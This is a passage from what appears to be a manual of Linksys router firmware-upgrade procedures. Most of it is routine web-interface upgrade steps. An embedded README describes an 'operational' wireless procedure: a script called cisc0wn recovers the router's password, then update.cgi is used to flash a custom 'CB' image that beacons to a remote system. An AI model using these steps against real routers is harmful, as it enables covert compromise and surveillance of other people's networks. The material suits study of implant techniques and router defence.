- Click the "Browse…" button and browse to the WRT54GL_vN_[X]code.bin firmware file the client computer.
- Click the "Start to Upgrade" button.
- Watch the interface for any additional steps/error messages/information.

Reboots Automatically After Upgrade: Yes

Approximate Upgrade Time: 120 seconds

Known Issues: None

16.5 Firmware Upgrade Procedures: Linksys WRT320N v1 fw 1.00.03

1. General Information

Make: Linksys
Model: WRT320N
Hardware Version: any
Firmware Version: 1.00.03

MAC Address Info:

WLAN MAC: two higher than LAN MAC.
LAN MAC: labeled on the bottom of the device.
WAN MAC: one higher than LAN MAC.

Example: if the LAN MAC printed on the device is 00:11:DE:AD:BE:EF, then the WAN MAC is 00:11:DE:AD:BE:F0 and the WLAN MAC is 00:11:DE:AD:BE:F1.

Defaults Settings/Configuration:

Default LAN IP Address: 192.168.1.1
Web Interface Username: (empty)
Default Web Interface Password: admin

2. Wired Upgrade Procedure

Prerequisites:

- client computer with ethernet interface and firmware file
- ethernet cable
- device LAN IP address (referred to below as <Device_LAN_IP_Address>)
- device web interface password

Limitations: None

Firmware Filename: [wrt320n_X].bin (where [wrt320n_X] is an optional string)

Instructions:

- Connect a wired (ethernet) client with DHCP enabled to a LAN port on the device with an ethernet cable. If you are not served an IP address by the device, you will need to determine the device LAN IP address (see next step) and manually assign the wired client an IP address in the same subnet as the device LAN IP address. For example, if the device LAN IP address is 192.168.1.1, assign yourself an IP address of 192.168.1.11.

- Determine the <Device_LAN_IP_Address>. If the device is running DHCP, the device LAN IP address is likely the default gateway of your connected client; otherwise, if the device LAN IP address is not the default LAN IP address listed above, the device LAN IP address can be retrieved in wireless sniffer capture data (e.g., kismet).
- Log on to the device's web interface by opening a web browser and pointing it to http://<Device_LAN_IP_Address>, where "<Device_LAN_IP_Address>" is the device IP address determined from the previous step (i.e., not the literal string "<Device_LAN_IP_Address>"). For example, if the <Device_LAN_IP_Address> is 192.168.1.1, use http://192.168.1.1.
- At the login prompt, enter the web interface password and click OK.
- Then click the "Administration" link on the upper right tab.
- Then click the "Firmware Upgrade" tab.
- Click the "Browse…" button and browse to the [wrt320n_X].bin firmware file the client computer.
- Click the "Start to Upgrade" button.
- Watch the interface for any additional steps/error messages/information.
- NOTE: the upgrade progress bar can seem to "hang" at 98% for many (~90) seconds. Be patient – eventually the device will report status.

Reboots Automatically After Upgrade: Yes

Approximate Upgrade Time: 160 seconds
Approximate Upgrade and Reboot Time: 200 seconds

Known Issues: None

3. Wireless Upgrade Procedure

Prerequisites:

- client computer with 802.11 wireless client card (or built-in 802.11 client hardware).
- wireless encryption (WEP, WPA, or WPA2) key (if wireless security is enabled)
- device LAN IP address (referred to below as <Device_LAN_IP_Address>)
- device web interface password

Limitations: None

Firmware Filename: [wrt320n_X].bin (where [wrt320n_X] is an optional string)

Instructions:

- Connect/associate the wireless (802.11) client computer (with DHCP enabled) to the device. If wireless encryption (WEP, WPA, or WPA2) is enabled on the device, enter the key when prompted. If you are not served an IP address by the

device, you will need to determine the device LAN IP address (see next step) and manually assign the wired client an IP address in the same subnet as the device LAN IP address. For example, if the device LAN IP address is 192.168.1.1, assign yourself an IP address of 192.168.1.11.

- Determine the <Device_LAN_IP_Address>. If the device is running DHCP, the device LAN IP address is likely the default gateway of your connected client; otherwise, if the device LAN IP address is not the default LAN IP address listed above, the device LAN IP address can be retrieved in wireless sniffer capture data (e.g., kismet).
- Log on to the device's web interface by opening a web browser and pointing it to http://<Device_LAN_IP_Address>, where "<Device_LAN_IP_Address>" is the device IP address determined from the previous step (i.e., not the literal string "<Device_LAN_IP_Address>"). For example, if the <Device_LAN_IP_Address> is 192.168.1.1, use http://192.168.1.1.
- At the login prompt, enter the web interface password and click OK.
- Then click the "Administration" link on the upper right tab.
- Then click the "Firmware Upgrade" tab.
- Click the "Browse…" button and browse to the [wrt320n_X].bin firmware file on the client computer.
- Click the "Start to Upgrade" button.
- Watch the interface for any additional steps/error messages/information.

Reboots Automatically After Upgrade: Yes

Approximate Upgrade Time: 160 seconds
Approximate Upgrade and Reboot Time: 200 seconds

Known Issues: None

16.6 Firmware Upgrade Procedures: Linksys WRT300N v2 fw 2.00.08

1. General Information

Make: Linksys
Model: WRT300N
Hardware Version: 2 (labeled on the bottom of the device in small font as "ver. 2.0")
Firmware Version: 2.00.08

MAC Address Info:
WLAN MAC: labeled on the bottom of the device.
LAN MAC: same as WLAN MAC.
WAN MAC: one higher than WLAN (and LAN) MAC.

Defaults Settings/Configuration:
Default LAN IP Address: 192.168.1.1
Web Interface Username: (empty)
Default Web Interface Password: admin

Additional Notes: sometimes referred to as WRT300N (UK). Version 2 hardware has silver outer case (some other hardware versions have blue outer case).

2. Wired Upgrade Procedure

Prerequisites:
- client computer with ethernet interface and firmware file
- ethernet cable
- device LAN IP address
- device web interface password
- if the device is running a CB firmware, under certain situations you may need to reference the CB User's Manual to perform a firmware upgrade

Limitations: if the device is running a CB firmware, under certain situations you may need to reference the CB User's Manual to perform a firmware upgrade.

Firmware Filename: wrt300n[X].bin (where [X] is an optional string)

Instructions:
- Connect a wired (ethernet) client with DHCP enabled to a LAN port on the device with an ethernet cable. If you are not served an IP address by the device, you will need to determine the device LAN IP address (see next step) and manually assign the wired client an IP address in the same subnet as the device LAN IP address.

For example, if the device LAN IP address is 192.168.1.1, assign yourself an IP address of 192.168.1.11.

- Determine the <Device_LAN_IP_Address>. If the device is running DHCP, the device LAN IP address is likely the default gateway of your connected client; otherwise, if the device LAN IP address is not the default LAN IP address listed above, the device LAN IP address can be retrieved in wireless sniffer capture data (e.g., kismet).
- Log on to the device's web interface by opening a web browser and pointing it to http://<Device_LAN_IP_Address>, where "<Device_LAN_IP_Address>" is the device IP address determined from the previous step (i.e., not the literal string "<Device_LAN_IP_Address>"). For example, if the <Device_LAN_IP_Address> is 192.168.1.1, use http://192.168.1.1.
- At the login prompt, enter the web interface password and click OK.
- Then click the "Administration" link on the upper right tab.
- Then click the "Firmware Upgrade" tab.
- Click the "Browse…" button and browse to the wrt300n[X].bin firmware file on the client computer.
- Click the "Start to Upgrade" button. If you get the error message "There is no new version of firmware to upgrade" you will need to power-cycle the device and then reference the CB User's Manual section 12.7 "Firmware Upgrade Will …" to further continue the upgrade process.
- Watch the interface for any additional steps/error messages/information.

Reboots Automatically After Upgrade: Yes

Approximate Upgrade Time: 180 seconds

Known Issues: None

3. Wireless Upgrade Procedure

Prerequisites:

- client computer with 802.11 wireless client card (or built-in 802.11 client hardware)
- "Wireless Upgrade Package for Linksys WRT300N v2 fw 2.00.08" – see "README_fw2.00.08 from the Wireless Upgrade Package for Linksys WRT300N v2 fw 2.00.08" section below
- device LAN IP address
- client IP address

Limitations:

- wireless encryption (WEP or WPA/WPA2) must be disabled on device
- device must be running manufacturer's original firmware (not CB firmware)

Firmware Filename: N/A (wireless upgrade package handles this)

Instructions: Follow the instructions carefully in the README below, (which is the same as the README_fw2.00.08 in the "Wireless Upgrade Package for Linksys WRT300N v2 fw 2.00.08").

Reboots Automatically After Upgrade: Yes

Approximate Upgrade Time: 90 seconds

Known Issues: wireless driver (manufacturer's original) sometimes crashes or has madwifi "stuck beacon" on boot – physical power-cycle (i.e., physically unplugging the power supply and then plugging it back in) always resolves the issue.

README_fw2.00.08 from the Wireless Upgrade Package for Linksys WRT300N v2 fw 2.00.08:

```
Linksys WRT300N v2 firmware 2.00.08 Wireless Upgrade Documentation


INTRODUCTION:

This document discusses the procedures for performing a wireless upgrade
of a Linksys WRT300N v2 running firmware version 2.00.08.


ONE-TIME SETUP:

The following setup steps need only be performed once:

1. Boot a Windows XP Laptop with a 802.11 wireless card (any standards
   conforming 802.11 b/g card should work).

2. Install full cygwin distribution on the laptop:

   a. go to http://www.cygwin.com/

   b. click the "Install or update now" icon.

   c. A dialog will popup -- click "Run".

   d. Another dialog will popup. Click "Next" until you reach the
      "Select Packages" dialog. Note you may have to select a different
      mirror site on the "Choose Download Site" dialog.

   e. On the "Select Packages" dialog, on the lines that starts with
      "All" (top line), click the circular arrow icon until the line shows
      "All () Install".

   h. Click "Next" and follow the instructions for the rest of the install,
      which can take a long time (~1 hour).
```

   i. Verify that you can open a cygwin command window.
      Verify that you have the program "make" by entering:
         cygcheck -cd | grep make
      Verify that you have the program "gcc" by entering:
         cygcheck -cd | grep gcc
      Verify that you have the program "perl" by entering:
         cygcheck -cd | grep perl

3. Install the {XYZ}_PACKAGE on the laptop, where {XYZ} is the name of the package (typically TEST_XXX or REAL_XXX, where TEST packages are to be used during the TEST phase, and the REAL packages are to be used during the operation). It is critical that all PACKAGE files be in the right directories!

Hereafter, the {XYZ}_PACKAGE is referred to as <PACKAGE>.

   a. Insert the "Wireless Upgrade Package for Linksys WRT300N v2 fw 2.00.08" cdrom into the laptop.
   b. Copy the <PACKAGE>.tar.gz of interest to your cygwin home directory, which is typically C:\cygwin\home\<YOUR_USER> (hereafter referred to as <HOME>).
   c. Open a cygwin command window and untar the PACKAGE:
          tar -xzvf <PACKAGE>.tar.gz
   d. cd into <HOME>/<PACKAGE> and execute:
          ./setup_windows_fw2.00.08.sh

4. Verify the <PACKAGE> setup:
   a. Verify that <HOME>/<PACKAGE>/update_server.exe runs properly. From a cygwin command prompt, cd to <HOME>/<PACKAGE> and execute:
         ./update_server.exe
      The program should execute and exit immediately with no output (but should not report an error loading executable, permission denied, etc).
   b. Verify checksums of the *.sqsh and original image (wrt300n.bin) files. In <HOME>/<PACKAGE>, execute:
         md5sum *.sqsh wrt300n.bin
      Compare the checksums with those in <HOME>/<PACKAGE>/md5sums.txt.

5. Connect the WAN port of the Linksys WRT300N v2 with firmware 2.00.08 to the internet with an ethernet cable. Power the device on and verify wireless client connectivity and internet connectivity.

6. Disable the device's wireless security (package has only been tested against disabled wireless security):
   - Log on to the device's webpage (default IP is 192.168.1.1, default password is admin, leave the username field blank).
   - Click the "Wireless" tab, and click the "Wireless security" sub-tab.
   - In the "Security Mode:" drop down box, select "Disabled".
   - At the bottom of the page, click the "Save Settings" button.

TEST PROCEDURE:

This section describes the test procedures. If you are performing the operation, skip to the "OPERATIONAL PROCEDURES" section.

1. Restore the device to the manufacturer's 2.00.08 image.
   - Connect the laptop to a wired LAN port of the device with an ethernet cable.
   - Open a browser (IE) to "http://<device_LAN_IP_address>" (default <device_LAN_IP_address> is 192.168.1.1).
   - Enter the username and password (leave the username field blank, default password is admin) and click OK (if password has not already been cached).
   - Click "Administration" link on the upper right tab.
   - Click the "Firmware Upgrade" tab.
   - Click "Browse ...", select the
     <HOME>/<PACKAGE>/wrt300n.bin
     file on the cdrom.
   - Click the "Update" button.
   - Wait 3 minutes for the device to reboot.

   IMPORTANT: the original web page to upgrade firmware does not work on CB firmware. If you have tried to upgrade using the original web page, and have gotten the error message "There is no new version of firmware to upgrade", you will need to:
   - See the CB User's Manual, section 12.7 "Firmware Upgrade Will ...".

2. IMPORTANT: when the device has come back up, manually power-cycle it again. Testing has shown that an additional power-cycle after restoring the original manufacturer's image results in better success of loading of the wireless driver. This is also more similar to the operational scenario.

2a. IMPORTANT: wireless upgrade only works when wireless security is disabled. Verify that wireless security is disabled, and if not, disable it:
   - Log on to the web page (as in step 1).
   - Click the "Wireless" tab.
   - Click the "Wireless security" tab.
   - Set the "Security Mode" combo box to "disabled".
   - Click the "Save Settings" button.

3. Disconnect the laptop's LAN cable, and wirelessly connect the laptop to the device.

4. Verify connectivity of the wireless client and internet connectivity.

5. Next move on to the "OPERATIONAL PROCEDURES" section. When finished with "OPERATIONAL PROCEDURES", return to step 6 in this section.

6. Verify a successful upgrade after the device has rebooted. After reboot, reconnect your wireless client.

7. Login to CherryWeb (see CB User's Manual; requires a person logged into a G terminal) and verify the device has beaconed. It should beacon at the MM_INITIAL_BEACON_PERIOD_SEC parameter specified in
   <HOME>/<PACKAGE>/flytrap.config.<SQSH_FILE>
   plus 30 to 60 seconds for device boot/init time -- i.e., if MM_INITIAL_BEACON_PERIOD_SEC has been specified as 60, then the device should beacon after 90 - 120 seconds from the reboot event.

8. Firmware supports erasure of persistent data IF you upgrade from one CB firmware to a different CB firmware. Note that, if a device has CB firmware 'A' on it, then you upgrade to the manufacturer's original firmware, and then upgrade again to CB firmware 'A', the

persistent data is NOT erased. If a device has CB firmware 'A' on it, then you upgrade to the manufacturer's original firmware, and then you upgrade to CB firmware 'B', the persistent data will be erased.

OPERATIONAL PROCEDURES:

The operator must be extremely familiar with the following procedure. Ideally, the operator will have practiced many times on a test device.

0. It is assumed that the laptop is wirelessly connected to the Linksys WRT300N v2 running original manufacturer's firmware 2.00.08. The operator must know:
   - The IP address of the Linksys WRT300N v2 (192.168.1.1 by default), referred to hereafter as <DEVICE IP>. This is usually the wireless client's default gateway.
   - The IP address of the wireless client, referred to hereafter as <WIRELESS CLIENT IP>. To get this address, from a cygwin shell run:
     ipconfig /all

1. Open a cygwin shell, cd to <HOME>/<PACKAGE>, and run:
   perl cisc0wn-2.00.08.pl <DEVICE IP>

   In about 15 seconds, the program should return the device's password.

   NOTE: the most common case of failure here is running the program against a device that already is already running a CB firmware. See the "TROUBLESHOOTING AND DEVICE RECOVERY" section for how to get out of this situation.

2. From the same cygwin shell, run the following:
   ./update_server.exe 2313 <SQSH_FILE>
   Where <SQSH_FILE> is the .sqsh image to deploy to the device. NOTE that each <SQSH_FILE> has a corresponding flytrap.config.<SQSH_FILE> that shows it's configuration. Be sure to specify the appropriate file.

   The update_server.exe program should report:
   Image Size: nnnnnnnn
   Waiting for client connection

3. Open a browser (IE) and go to the following url:
   http://<DEVICE IP>/update.cgi?<WIRELESS CLIENT IP>+2313
   For example, if the <DEVICE IP> is 192.168.1.1, and the <WIRELESS CLIENT IP> is 192.168.1.100, go to:
   http://192.168.1.1/update.cgi?192.168.1.100+2313

   An authentication box should pop up (unless you have previously authenticated). Enter the password from step 1, and leave the username field blank.

4. The cygwin shell from step 2 should nearly immediately report:
   Connection Accepted
   bytesSent nnnnnnnn
   Sent nnnnnnnn bytes
   At this point the <SQSH_FILE> has been uploaded to the device's RAM, and writing to flash has begun. Note at this point, the operator can leave.

5. After about 50 seconds, assuming a constant connection, the cygwin shell

from step 2 should report:
   Update succeeded
   Waiting for client connection

At this point, the <SQSH_FILE> has been written to flash, and the device is going to reboot.

If the operator loses connection at some point, the cygwin shell will report:
   Failed to receive status
   Waiting for client connection
and the device will not be able to report the "Update succeeded" status.

As long as the cygwin shell has reported Connection Accepted as in step 4, and the device is not power-cycled during the 50 seconds of flash writing, the upgrade should succeed. See the "TROUBLESHOOTING AND DEVICE RECOVERY" section if any problems arise.

6. The device takes 30-60 seconds to reboot -- the operator should see the wireless network go down for this period of time.

TROUBLESHOOTING AND DEVICE RECOVERY:

The manufacturer's original 2.00.08 firmware has shown to be flaky, particularly in regards to the (Atheros) wireless driver. That said, the upgrade procedure has been tested with high likelihood (> 98%) of success. Testing showed that in > 98% of test runs, the upgrade was successful. In some cases, the device would reboot, but an error or kernel panic (usually related to the wireless driver) would occur. In all cases where an error occurred during the reboot process, an additional power-cycle would resolve the problem.

During testing, the most common action leading to a failure was not setting the device back to the manufacturer's original firmware AND performing an additional power-cycle after the device fully rebooted (steps 1 and 2 of the TEST PROCEDURE section).

If the cisc0wn-2.00.08.pl script returns "Failed", the most common cause is running against a CB firmware (instead of original manufacturer's firmware). This puts the device in a state whereby even if the original manufacturer's firmware is restored, upon reboot the device's web page will always report "500 Internal Error". To recover the unit, do the following:

1. Hold the reset button while powering the router on. Continue holding it until the power LED begins alternating between green and orange.
2. Connect a laptop to one of the four LAN ports of the device.
3. Statically assign an IP address such as 192.168.0.7 to the laptop. Note that the router will have the address 192.168.0.10, which should be pingable.
4. telnet to 192.168.0.10, port 9000:
   telnet 192.168.0.10 9000
   When the telnet program connects, hit CTRL-C twice very quickly.
   A "RedBoot>" prompt should appear.
5. From the Redboot prompt, execute (exactly and carefully):
   mfill -b 0x70000 -l 128 -1
   fis write -f 0x503b0000 -b 0x70000 -l 128
     (the fis write command will have you verify 'y' to continue)
6. Once the fis write command completes, type "reset", and the router

should reboot.

16.7 Firmware Upgrade Procedures: Linksys WRT54GL v1 fw ddwrt_v24_sp1_std_generic_10011

1. General Information

Make: Linksys
Model: WRT54GL
Hardware Version: any
Firmware Version: ddwrt_v24_sp1_std_generic_10011

MAC Address Info:

WLAN MAC: two higher than LAN MAC.
LAN MAC: labeled on the bottom of the device.
WAN MAC: one higher than LAN MAC.

Example: if the LAN MAC printed on the device is 00:11:DE:AD:BE:EF, then the WAN MAC is 00:11:DE:AD:BE:F0 and the WLAN MAC is 00:11:DE:AD:BE:F1.

Defaults Settings/Configuration:

Default LAN IP Address: 192.168.1.1
Web Interface Username: root
Default Web Interface Password: admin

IMPORTANT: These instructions assume that the device is already running a stock ddwrt_v24_sp1_std_generic_10011 firmware. Do not upgrade the device to the ddwrt firmware if it is running the original Linksys manufacturer's firmware; instead, see the ddwrt website for instructions on how to convert the device to run the ddwrt firmware (you must first upgrade to a "mini" ddwrt firmware).

2. Wired Upgrade Procedure

Prerequisites:

- client computer with ethernet interface and firmware file
- ethernet cable
- device LAN IP address (referred to below as <Device_LAN_IP_Address>)
- device web interface password

Limitations: if the device is running a CB firmware, under certain situations you may need to reference the CB User's Manual to perform a firmware upgrade.

Firmware Filename: dd-wrt.v24_std_generic_[X].bin (where [X] is an optional string)

Instructions:

- Connect a wired (ethernet) client with DHCP enabled to a LAN port on the device with an ethernet cable. If you are not served an IP address by the device, you will need to determine the device LAN IP address (see next step) and manually assign the wired client an IP address in the same subnet as the device LAN IP address. For example, if the device LAN IP address is 192.168.1.1, assign yourself an IP address of 192.168.1.11.
- Determine the <Device_LAN_IP_Address>. If the device is running DHCP, the device LAN IP address is likely the default gateway of your connected client; otherwise, if the device LAN IP address is not the default LAN IP address listed above, the device LAN IP address can be retrieved in wireless sniffer capture data (e.g., kismet).
- Log on to the device's web interface by opening a web browser and pointing it to http://<Device_LAN_IP_Address>, where "<Device_LAN_IP_Address>" is the device IP address determined from the previous step (i.e., not the literal string "<Device_LAN_IP_Address>"). For example, if the <Device_LAN_IP_Address> is 192.168.1.1, use http://192.168.1.1.
- At the login prompt, enter the web interface password and click OK.
- Then click the "Administration" link on the upper right tab.
- Then click the "Firmware Upgrade" tab.
- Click the "Browse…" button and browse to the dd-wrt.v24_std_generic_[X].bin firmware file on the client computer.
- Click the "Update" button. If you get an invalid firmware error message, you may need to reference the CB User's Manual section 12.7 "Firmware Upgrade Will …" to further continue the upgrade process.
- Watch the interface for any additional steps/error messages/information.

Reboots Automatically After Upgrade: Yes

Approximate Upgrade Time: 130 seconds

Known Issues: None

3. Wireless Upgrade Procedure

Prerequisites:

- client computer with 802.11 wireless client card (or built-in 802.11 client hardware).
- wireless encryption (WEP, WPA, or WPA2) key (if wireless security is enabled)
- device LAN IP address (referred to below as <Device_LAN_IP_Address>)
- device web interface password

Limitations: None

Firmware Filename: dd-wrt.v24_std_generic_[X].bin (where [X] is an optional string)

Instructions:

- Connect/associate the wireless (802.11) client computer (with DHCP enabled) to the device. If wireless encryption (WEP, WPA, or WPA2) is enabled on the device, enter the key when prompted. If you are not served an IP address by the device, you will need to determine the device LAN IP address (see next step) and manually assign the wired client an IP address in the same subnet as the device LAN IP address. For example, if the device LAN IP address is 192.168.1.1, assign yourself an IP address of 192.168.1.11.
- Determine the <Device_LAN_IP_Address>. If the device is running DHCP, the device LAN IP address is likely the default gateway of your connected client; otherwise, if the device LAN IP address is not the default LAN IP address listed above, the device LAN IP address can be retrieved in wireless sniffer capture data (e.g., kismet).
- Log on to the device's web interface by opening a web browser and pointing it to http://<Device_LAN_IP_Address>, where "<Device_LAN_IP_Address>" is the device IP address determined from the previous step (i.e., not the literal string "<Device_LAN_IP_Address>"). For example, if the <Device_LAN_IP_Address> is 192.168.1.1, use http://192.168.1.1.
- At the login prompt, enter the web interface password and click OK.
- Then click the "Administration" link on the upper right tab.
- Then click the "Firmware Upgrade" tab.
- Click the "Browse…" button and browse to the dd-wrt.v24_std_generic_[X].bin firmware file on the client computer.
- Click Click the "Update" button. If you get an invalid firmware error message, you may need to reference the CB User's Manual section 12.7 "Firmware Upgrade Will …" to further continue the upgrade process.
- Watch the interface for any additional steps/error messages/information.

Reboots Automatically After Upgrade: Yes

Approximate Upgrade Time: 130 seconds

Known Issues: None